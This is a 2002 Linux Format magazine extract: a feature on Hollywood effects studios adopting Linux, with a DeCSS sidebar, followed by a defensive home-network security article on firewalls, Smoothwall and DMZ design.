Previously developed by Nothing Real, Apple purchased *Shake* earlier this year. While Apple plan to discontinue development on Windows, the compositor's fate on Linux and OS-X is assured for the foreseeable future, though Steve Jobs' latest strategy for increasing Apple's market share appears to involve attempting to convert users to Mac hardware through the use of exclusive software; witness, for instance, the purchase of Emagic and subsequent dropping of the Windows version of *Logic Audio*.

Softimage|XSI & 3D – Avid

When Industrial Light and Magic (ILM) decided to digitise diminutive Jedi Yoda for *Attack of the Clones* they turned, as usual, to Softimage|3D. Technical Animation Supervisor James Tooley said it was a case of going with


what you know: "The system handled everything we threw at it for *Episode I*, so we knew it would be right for *Episode II*", he said. The big difference was a decision to move from IRIX to Linux – and, just to make things even more difficult, they did the switch mid-production! Tooley said the primary benefit of moving their Softimage operations to Linux was speed. "There are numerous things that make it much faster on Linux, especially when you're dealing with multiple creatures or really heavily constrained kinds of systems." Lead Animator Chris Mitchell said the transformation was incredible. "When I used Linux, it was easily eight times faster right away. There were a lot of happy smiles on the animators' faces, being able to just play their scenes in real time." Avid have brought both their flagship products to Linux – *XSI* for animation and compositing, 3D for modeling/character animation – and see the platform as increasingly important as more studios discover its benefits. Echoing the sentiments of many of the designers and artists *LXF* spoke to, Softimage regard Linux as the most cost effective migration path for users who have invested so much in their IRIX-based infrastructure.

Showing next . . .

Digital Fusion

Apple's recent flurry of acquisitions – they've purchased both *Shake*, and Silicon Grail's *REZ* – could have serious implications for those apps' future on Linux. Though Apple have confirmed

their intention to support the platform until at least 2004, the company have a real incentive to push users onto OS-X and Macintosh hardware. But while Apple may consider dropping the platform, eyeon are bringing their own compositing solution (*Digital Fusion 4*) to Linux at the end of the year. Adam Zolis told us that, though they've not received a massive number of requests for a port, the company can see which way the industry is going. "With recent changes in the industry, it was a good idea to put the development of Linux back on the A list. Many compositors will soon be looking for software that supports their existing pipeline and methodology." It's not regarded as 'make-or-break the sale developmental decision' for the company, but "does lend itself



Houdini was one of the first highend 3D apps to come to Linux.

eyeon's overall corporate ideals – that eyeon develops for the professional, and Linux is a platform used by a specific group of professionals in our industry.' *Digital Fusion's* predecessors – exclusively available on Windows – have been used in feature films such as *Swordfish*, *Scary Movie*, *Dogma* and *Mortal Kombat*, and in hundreds of commercials and TV shows.

FilmGimp

FilmGIMP is the movie-related cousin of the ubiquitous open source image editor, and has been used by effects house Rhythm and Hues (who are also the maintainers of the project) on films such as *Stewart Little*, *Harry Potter and the Philosopher's Stone* and, more



Hollywood



The ubiquitous Maya.
Fozzie Bear appears courtesy of Jim.



recently, on the new *Scooby Doo* film. Caroline Dahlöf said as the outfit had moved exclusively to Linux, *GIMP* has become the only paint package in use: "Lighters at R&H use *GIMP* to paint mattes, textures, and do paint fixes (removing scratches and dust) to frames. It is also used sometimes on the 2D side to paint clean frames." The big difference between the two *GIMP* incarnations at present is the ability to handle 16 bits per channel – an essential when it comes to film work, and the big reason for R&H's support.

Rumour mill

Rumours have floated around the 'Net for years that *Lightwave*, the 3D app

responsible for the SFX work on *Babylon 5*, was on its way to Linux, and those rumours are still floating around the 'Net. Watch this space. Discreet Software, makers of the highly regarded *3D Studio Max*, were rumoured to have demonstrated their *Combustion* compositing software running on Linux at the National Association of Broadcasters (NAB) show in April. A Discreet spokesperson told us "there was no technology demonstration at NAB." However, they did have some 'closed doors' previews of a new production environment that is under development on an as yet unspecified platform. Intriguing. Discreet, like Adobe, have built up a

strong dual-OS stable of products, but with so many users investigating other options, can it be too long before we see a change in strategy?

Big Iron

While Red Hat has emerged as the distro of choice for Hollywood's effects houses, the hardware side is becoming a two horse race; Hewlett Packard have recently announced high profile deals to provide Linux hardware to both Dreamworks and Disney, while IBM will be supplying technology and support for the artists working on the next *Lord of the Rings* films. HP's deal with Disney's Feature Animation Department is the culmination of ten months of work to build a network of workstations and servers that will "expand the boundaries of traditional and computer-generated animation." Animators will be using Intel Xeon-powered HP x4000 workstations, while a render farm has been built using high-density HP IA-32 based servers. Martin Fink, general manager of HP's Linux Systems Division said the OS is becoming the driving force behind the next phase of digital animation. "We're providing key technology infrastructure that will allow Disney to continue to create memorable animation while driving costs down and staying on the cutting edge," he said. Back in January HP went into a similar deal with PDI, the animation arm of Dreamworks. PDI were no strangers to Linux having used over an enormous cluster of Red Hat machines to render the CGI masterpiece *Shrek*, but work on *Spirit: Stallion of The Cimarron* has seen PDI

The Linux effect

Penguins on DVD

Linux is 'part of the furniture' now in many studios, but there have been a number of films that have not just broken the mould, but taken it outside into a darkened back alley, strapped it to



a dirty chair and got all 'Tarantino' on it. **TITANIC** – A massive success, even though we all know what happened at the end.

THE PERFECT STORM – Ropy dialogue, but shiver me timbers, look at those waves!

STEWART LITTLE – The little furry fella's fur was lovingly forged with *GIMP*.

HARRY POTTER AND THE PHILOSOPHER'S STONE – Is Hagrid a hacker?

SHREK – Slapstick CGI of the highest order.

FINAL FANTASY – A valiant, but not



always successful, attempt at a grown up animated feature.

LORD OF THE RINGS – The first film was rendered on a cluster of 192 dual processor Pentium servers; the second needs even more processing power.

BLADE 2 – Mexican horror genius Guillermo del Toro goes mainstream. Joy! **ATTACK OF THE CLONES** – Former muppet Yoda gets a *Houdini* makeover. Much of the compositing was done on the company's in house Linux-based application.

SCOOBY DOO – Buffy in a little dress! Oh, and some sort of CGI hound.

SPIRIT: STALLION OF THE CIMARRON – created entirely on Linux. The animation department were equipped with 150 Linux boxes, but Dreamworks have added another 200 machines to the network for its follow up project: *Sinbad*.

move completely to the OS – they've even gone so far as using *VMWare* to give animators access to Adobe *Photoshop*, the only non-Linux aspect of their production pipeline. The bulk of PDI's animation is created on an internally developed application called *ToonShooter* which allows artists to digitise their hand drawn artwork and integrate into the rendered 3D scenes. The real problem was the resources needed to run *ToonShooter* at the 24 frames per second (fps) that the studio required. XFree86 managed a paltry two fps. The solution, which had already been investigated in HP's laboratories was to port the company's own Unix graphics code to Linux. Within a day of installing *ToonShooter* on one of the optimised HP workstations, the app was churning

out frames at 16fps; inside a week the magic 24fps had been achieved, and Dreamworks had committed to bringing in 700 workstations and 650 servers. Jeff Wike, one of Dreamworks' lead animators, said working with the latest technology was exciting but, more importantly, it was necessary: "It's the only way we can continue to hit our constantly advancing creative targets." While HP seem to be taking the lion's share of the traditional animation market, IBM is pushing its Intellistation range as the perfect platform for the creation of photo real CGI and compositing. Big Blue recently announced that WETA Digital, the effects house responsible for bringing Middle Earth to life in Peter Jackson's *Lord of the Rings* trilogy, had decided to move 'a significant


The Hollywood dichotomy Loves the software, hates the sharing

America's film industry enjoys a love/hate relationship with the Linux operating system. On one hand, almost everyone is migrating wholesale away from proprietary technologies; while on the other, hackers are 'jeopardising future film production' for trying to watch the latest blockbusters on their (non-Windows) PCs. The cause of this complex, confusing relationship is, of course, money. Lots of money. Hollywood's beef has been with a small process (it can be done in a couple of lines of Perl) called *DeCSS* which bypasses the Content Scrambler System that is encoded on DVDs to stop them being copied and/or distributed in the 'wrong' regions. This also, as a

byproduct, stops DVDs being watched on computers without licensed CSS decoders. There *are* legitimate decoders out there, for instance from Intervideo, but this is only available to hardware manufacturers who want to embed Linux and the software in a set top box. If you plan on using *Xine* to watch *Titanic*, *Lord of the Rings* or any of the films that have been created, at least in part, on Linux, you have to break the law – something *LXF* obviously would not condone. You can find out more at www-2.cs.cmu.edu/~dst/DeCSS/Gallery, where you'll find a selection of novel *DeCSS* imprints including the legendary Haiku version of the code.



Softimage has a range of tools that covers almost every aspect of visual effects design.



GIMP – Visa commercial created with the Free Software star.

proportion' of production work for the second and third films to 150 6580-WEA Intellistation workstations. Jon Labrie, who has been responsible for moving WETA's whole operation onto Linux, said he'd searched around for a supplier with a commitment to Linux that matched his own. "Failure is not an option," he said. "We're betting a good proportion of our business on it, and we chose IBM because we were impressed with both the level of commitment to Linux on an organisational level, and the skills of the IBM Linux team members." Labrie said the cost savings that WETA could achieve with Linux and commodity hardware would make development work much more cost effective. "The financial reasons for moving to Linux


"We could even see 'Linux hacker' joining the ranks of 'Best Boys' and 'Focus Pullers' on the credits of Star Wars: Episode 9."

were compelling, as we're still growing at a phenomenal rate and we need to be able to support that growth in the most cost effective manner."

Fin

With most effects houses and studios either making or investigating a switch to Linux, 'Linux hacker' could even join the ranks of 'Best boys' and 'focus pullers' on the credits of *Star Wars: Episode 9 - The End of the Empire*. [LXF](#)

SECURITY CLAMP DOWN



Mark Newby explains why network level security is rapidly becoming more important and the protective measures we can take.

Networking and security, the Unix strengths, are the main reasons that many choose GNU/Linux. If you don't have a network at home, consider your connection to the biggest and most insecure network of all: the Internet.

It's getting worse...

Not that long ago, Internet security was really a subject with which only IT

departments were concerned but, unfortunately, network security now affects just about all of us in one way or another. Admittedly, it wasn't that many years ago that I too used to be pretty ignorant of the threats I faced when dialing up to the Internet with my home PC – even when running Microsoft Windows. Security was something other people had to consider – or at least that's what I told myself. Many people still think

along these lines and Linux, for all its merits, can quite easily lull its users into a false sense of security through no real fault of its own.

Many of us have heard through the press and other media that Internet security is becoming more of a problem and that threats are multiplying. No longer is it the sole concern of IT departments of large businesses need. However, we're not always given an explanation of why this is so, which does nothing to persuade people to change their approach to security.

What seems to be happening is that the number of security incidents



InternetSecurity



on the Internet is increasing at a similar rate to the increase in the overall size of the Internet. **Figure 1** shows a plot of the increasing size of the Internet in terms of the number of connected hosts, or machines (ISC, 2002). **Figure 2** shows how the number of security incidents (reported to CERT/CC – the CERT Coordination Centre) appears to be following the expansion of the Internet with a slight delay (CERT/CC, 2002).

We probably all knew that the Internet was expanding, but the implications of this growth are not always quite as obvious. So as the threat of a successful attack on our computers from the Internet increases, so should our efforts to mitigate them.

This article aims to inform you of some of the dangers facing your computer – and what you can do to protect your data.

Home users targeted

Unfortunately, home users are considered to be an easy target by crackers, as they are considered to be far less switched on to the threats of

security than businesses generally are. In my experience, Linux users seem to be more switched on about these issues than their Windows/Mac contemporaries although, understandably, there is still usually a deficit in understanding compared to the IT professional in a business.

I often hear people claim that their home PCs would be of no interest to crackers, which just isn't true and possibly never was. "What would a cracker want with my pictures of Dorset coast and MP3s of Bob Marley?" Probably nothing. However, there are cracker groups who are very keen on using other people's computers to carry out their malicious activities; often very discreetly. This way, any crimes committed appear to originate from your computer and not theirs.

These compromises often go unnoticed by the owners of the computers for long periods of time, as the crackers are able to hide or disguise all indications that malicious software has ever been installed or is currently running. In fact, some attackers claim that they are simply using spare capacity, thereby not harming the computer's owner (Zwicky, D E, *et al.*, 2000, pp5). Unsurprisingly, this is not the view usually held by the owners of the equipment!

Permanent connections are, of course, more attractive to crackers than those of an intermittent nature such as dial-up modems, as crackers like to return on further occasions and don't want to find that the IP address they used yesterday is not there today. To make matters worse, 'always-on' connections such as ADSL are becoming more common, thereby

providing more targets for crackers. How many advertisements for broadband services such as ADSL have you seen that also stress the increased importance of security with these services? None, I'd imagine, as it isn't much of a selling point – but the threat is real.

But how can these crackers identify home users out of the huge collection of computers connected? It's far easier than you may think. IP addresses are normally assigned to organisations such as ISPs in blocks, or ranges, called netblocks. It is a fairly straightforward exercise to find out, for instance, what netblocks NTL are assigned, as the information is publicly available. Although not all of an ISP's netblocks would be allocated to home users, we can assume the appropriate netblocks have been identified by now within the cracker community. The RIPE Network Coordination Centre (RIPE NCC) is responsible for assigning IP addresses in Europe and figure 3 shows how easy it is to obtain the netblocks owned by ISPs – NTL in this case – from its website

www.ripe.net/perl/whois.

Keeping out crackers

Knowing that security is of rapidly increasing importance, we can now take a look at the various approaches we can take in terms of securing our computers and networks. For the home user, there's the question of whether a separate machine to act as a dedicated firewall is really the best way to go, etc. For larger scale scenarios there's the question of network topology, benefits of a DMZ (De-Militarized Zone) to consider, and many other issues such as whether

Mixing business & security

Justifying security efforts in the business environment

Unfortunately, effort expended on security is often hard to justify at a managerial or budgetary level; for much the same reasons that the product of software development is intangible until some application can be shown to be working. For instance, it often isn't until an organisation has their webserver, or internal network cracked into that people start to question whether they spent enough effort on security

measures. Closing the stable door after the horse has bolted is, unfortunately, very common.

From a corporate point of view, an IT/IS department's budget is often expected to be reduced year on year. This poses a real problem, because, as we've seen, the threat of a successful security attack is rapidly increasing, therefore, so should a business's efforts to protect against them.




Fig 1: ISC's Net Domain Survey Host Count (colours refer to survey method).




Fig 2: Quantity of incidents reported to CERT/CC.

certain ports should be forwarded to internal machines, or not. Some of the different approaches and designs are considered below.

The home user

Many home users run their *iptables/ipchains* packet filter on the same machine that acts as their main desktop, usually because they only own one PC. This topology is illustrated in **figure 4**. Of increasing popularity, however, especially amongst us Linux users who like to dabble, fiddle and tweak on as many machines as possible, is to make use of an old PC for a dial-up firewall/gateway and to keep the desktop PC/workstation completely separate. This is a very good idea, especially now that cheap second hand PCs running at around 100MHz can be picked up for £50 or less.

Dedicated firewall

The most important reason for having a firewall on a separate machine is for containment. For instance, consider the possibility that the firewall box becomes compromised. To what has the cracker now got access? If the firewall only does packet filtering, then the answer is "not very much at all", but if the firewall is your main desktop PC with lots of 'spare capacity' and sensitive information like stored passwords, then the cracker has immediate access to this. Personally, I also like the idea that my main desktop PC does not have to spend its time keeping the bad guys out, thereby keeping this capacity spare for when I really need it, like for intensive multitasking.

This general approach to containment and segregation is often applied to other services too, for example, keeping a webserver and email server on separate physical machines, although in terms of home users, this is hardly economical.

Fig 5 illustrates such a topology, where a simple **cross-over cable** is used to connect the two machines. If more than one machine needs protecting, like in my own home office where I have additional machines running different OSs, an inexpensive hub can be used to connect them, as a cross-over cable is only good for connecting two machines together.

There always seems to be businesses who are wishing to get rid of old PCs that just can't keep up with the demands of newer and ever more bloated versions of Windows. As an example, I managed to get a Pentium 133MHz for £25 from a local company, which I now use as a dedicated firewall.

Remember; these secondary machines don't need a monitor, as they can be easily controlled over a network connection, using *SSH (Secure Shell)*, or telnet, for example. When there's only two machines, say a firewall and desktop, there isn't even any need for network equipment such as hubs or switches, as a simple cross-over cable will suffice (assuming Ethernet over twisted pair cable).

It is in this context that I'd like to mention Smoothwall, a slimmed-down Linux firewall distribution. It takes just a few minutes to install and configure in a few simple steps. There's no problem installing it on a resource-limited PC to turn it into a rock solid firewall, with **bastion host** characteristics. A network card in both machines and a cross-over cable is all it would need for the two machine setup discussed above. Smoothwall can be downloaded for free under the GNU GPL (see the *Resources* box); a kind IT department may be able to create a short cross-over cable for you and NICs can be had for under £30. Smoothwall enables the machine to act as the dial-up host, so the modem, ADSL router, or ISDN card is connected to this machine and a Web based interface can be used from your desktop to instruct it to connect as required.

DeMilitarized Zone

A business often needs to provide external access from the Internet (e.g. remote staff or clients) to one or more machines and, with broadband connections such as ADSL, this is becoming more common with home users too. An example is where a company wishes to host its own webserver to enable finer control or reduced costs. It would be extremely risky to run such a webserver inside the private network behind the firewall (e.g. using port forwarding) and,




Fig 3: Discovery of home user's IP addresses by way of an ISP's netblocks.

“Crackers are very keen on using other people's computers to carry out their malicious activities – very discreetly.”




Fig 4: Dial-up host acting as firewall and desktop/workstation.

instead, a DMZ is normally used. If the webserver was inside the firewall on the same network segment as servers storing critical data, or less well secured desktops and the webserver is cracked into, the cracker then has direct access to these machines and their data.

A DMZ is, all about containment and is based around the 'what if...' method of analysis and design. Depending upon the exact details of the topology, the use of a DMZ with a firewall is referred to as the



InternetSecurity

◀◀ *screened subnet architecture*. Any machines that require external access (from the Internet), like a webserver or email server, are placed inside a separate network segment known as the DMZ, which is segregated from all other network segments. The firewall acts as a kind of three-way valve providing interconnecting routes between the Internet, DMZ and internal network (where the PCs, printers, etc are located). **Figure 6** illustrates such a topology.

In terms of the firewall's design, it is said to "not trust the DMZ", which normally equates to a policy of denying by default traffic originating from the DMZ and destined for the internal, private network segment in case of a compromise (except where the traffic is in response to a legitimate request for a connection from a client on the internal segment, e.g. from a PC accessing the email server – packet filters such as *iptables/ipchains* can determine this).

Crackers often carry out network sniffing (listening to network traffic) from a compromised machine in order to try and pick out user name and password transmissions – e.g. from Windows Networking (SMB/NetBIOS), or POP3 traffic, which both transmit this data as plain, unencrypted text. If the compromised webserver is on the same network segment as machines using these insecure protocols, it makes it real easy for the cracker to sniff out user names and passwords to enable him/her to log in legitimately in future.

The threat of network sniffing is a very good reason to locate an organisation's main email server on a firewall-protected internal network segment. A forwarding only email server on the publicly available DMZ receives all incoming email and forwards them to the internal server. This avoids having user accounts on the publicly available email server. However, there are other methods of preventing user names and passwords traversing the network in plain text; for example, by using *ssh* instead of *telnet*, or tunnelling POP/IMAP through SSL (which encrypts all transmitted data).

Firewall config

There doesn't seem to be an agreed technical definition of a firewall, and it often represents not just a single machine running packet filtering, but it can do. The term originates from the building construction industry, where special-purpose interior walls are designed to stop the spread of fire

from one part of a building to the next (Zwicky, E. D., *et al.*, 2000, pp21). It's one of those terms that gradually became well used in a number of different implementation schemes. When talking strictly about Internet firewalls, (*op.cit.* pp xiii) describes them simply as "a way to restrict access between the Internet and your internal network", which summarises it well.

So, we need a firewall, but we're now faced with a number of options. That is, do we:

- use the integrated firewall services provided by our distribution (e.g. configured during installation);
- develop our own *iptables/ipchains* firewall script manually to implement our filtering rules;
- develop our firewall script with a program that helps abstract the details to a higher level, e.g. with a GUI; or
- use a firewall software package or integrated distribution such as Smoothwall?

Which option is best for you depends on a number of subjective issues:

- How much time do you have available?
- Do you have/want to spend money on buying a product that comes with some form of ongoing support? This is related to the first question of available time, as it otherwise takes effort to keep up with security announcements and software updates.
- Are you interested in learning a particular subject such as packet filtering with *iptables*?

Isn't *BSD more secure?

A common question, but how true is it really?

This type of question pops up from time to time in security related newsgroups and mailing lists; often just after someone running Linux has had their PC cracked into and begins to ponder the alternatives. This is one of those types of postings that generates a very lengthy thread. The latest thread on comp.os.linux.security ran to 28 postings (*Why is BSD more secure?*, Jem Berkes, 2002-05-21 21:56:32 PST). OpenBSD, for instance, used to have the proudly displayed statement "Five years without a remote hole in the

default install!" at the top of their home page (www.openbsd.org). Reading between the lines, it seems that "default install" is the important point in this statement because, with this type of installation, very few services are enabled, thereby limiting network access to the machine.

In contrast, most agree that Linux distros are designed for ease of use so the OpenBSD approach of secure by default, which then relies on the user to enable and securely config each service, isn't really appropriate.

Fig 5: Dedicated firewall with cross-over cable to the desktop PC.


